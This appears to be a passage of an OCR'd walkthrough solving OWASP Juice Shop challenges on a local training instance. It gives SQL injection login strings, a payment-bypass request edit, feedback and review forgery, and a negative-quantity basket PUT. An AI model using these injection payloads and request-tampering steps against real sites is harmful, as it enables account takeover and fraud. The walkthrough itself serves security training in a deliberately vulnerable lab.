
1. If wallet is empty: a. Go to http://localhost:3000/#/payment/deluxe and look at the available payment options for upgrading to a deluxe account b. Open devtools and inspect the pay button next to the "pay using wallet" option. c. Remove the disabled="true" attribute from the element to enable it. d. Switch to the network tab and devtools and click on the button to initiate payment e. See that there is a POST request sent, which only contains one parameter in the request payload, "paymentMode", which is set to "wallet". The response contains an error saying your wallet doesn't contain sufficient funds d. Right click on the request and select "edit and resend" e. Change the paymentMode parameter to an empty string and press send. This solves the challenge and juice-shop no longer knows where to deduct the money from
2. If wallet isn't empty: a. If your wallet contains funds, you cannot start a dummy transaction to inspect the request structure because then you would be automatically upgraded to deluxe. b. Set up a proxy like ZAP, Fiddler aur Burp Suite. c. Click on the pay button d. Intercept and edit the request as described above before forwarding it.

Post some feedback in another user's name

1. Go to the *Contact Us* form on http://localhost:3000/#/contact.
2. Inspect the DOM of the form in your browser to spot this suspicious text field right at the top: `<input _ngcontent-c23 hidden id="userId" type="text" class="ng-untouched ng-pristine ng-valid">`



3. In your browser's developer tools remove the `hidden` attribute from above `<input>` tag.




4. The field should now be visible in your browser. Type any user's database identifier in there (other than your own if you are currently logged in) and submit the feedback.

You can also solve this challenge by directly sending a `POST` to http://localhost:3000/api/Feedbacks endpoint. You could for example be logged out but provide any `UserId` in the JSON payload.


Post a product review as another user or edit any user's existing review

1. Select any product and write a review for it



2. Submit the review while observing the `Networks` tab of your browser.

3. Analyze the `PUT` request.



4. Change the author name to `admin@juice-sh.op` in `Request Body` and re-send the request.

Log in with Chris' erased user account

- Log in with *Email* `chris.pike@juice-sh.op'--` and any *Password* if you already know the email address of Chris.
- or log in with *Email* as `\' or deletedAt IS NOT NULL--` and any *Password* you like for a "lucky hit" as Chris seems to be the only or at least first ever deleted user. The presence of `deletedAt` you might have derived from Retrieve a list of all user credentials via SQL Injection and enforcing it to be `NOT NULL` will give you back only users who were soft-deleted at some point of time.

Log in with Amy's original user credentials

1. Google for either `93.83 billion trillion trillion centuries` or `One Important Final Note`.
2. Both searches should show https://www.grc.com/haystack.htm as one of the top hits.
3. After reading up on *Password Padding* try the example password `D0g.....................`
4. She actually did a very similar padding trick, just with the name of her husband *Kif* written as *K1f* instead of *D0g* from the example! She did not even bother changing the padding length!
5. Visit http://localhost:3000/#/login and log in with credentials `amy@juice-sh.op` and password `K1f.....................` to solve the challenge

Log in with Bender's user account

- Log in with *Email* `bender@juice-sh.op'--` and any *Password* if you already know the email address of Bender.
- A rainbow table attack on Bender's password will probably fail as it is rather strong. You can alternatively solve Change Bender's password into *slurmCl4ssic* without using SQL Injection or Forgot Password first and then simply log in with the new password.


Log in with Jim's user account

- Log in with *Email* `jim@juice-sh.op'--` and any *Password* if you already know the email address of Jim.
- or log in with *Email* `jim@juice-sh.op` and *Password* `ncc-1701` if you looked up Jim's password hash in a rainbow table after harvesting the user data as described in Retrieve a list of all user credentials via SQL Injection.


Place an order that makes you rich

1. Log in as any user.
2. Put at least one item into your shopping basket.
3. Note that reducing the quantity of a basket item below 1 is not possible via the UI
4. When changing the quantity via the UI, you will notice `PUT` requests to http://localhost:3000/api/BasketItems/{id} in the Network tab of your DevTools


5. Memorize the `{id}` of any item in your basket
6. Copy your `Authorization` header from any HTTP request submitted via browser.
7. Submit a `PUT` request to http://localhost:3000/api/BasketItems/{id} replacing `{id}` with the memorized number from 5. and with:
    - `{"quantity": -100}` as body,
    - `application/json` as `Content-Type`
    - and `Bearer ?` as `Authorization` header, replacing the `?` with the token you copied from the browser.



8. Visit http://localhost:3000/#/basket to view *Your Basket* with the negative quantity on the first item

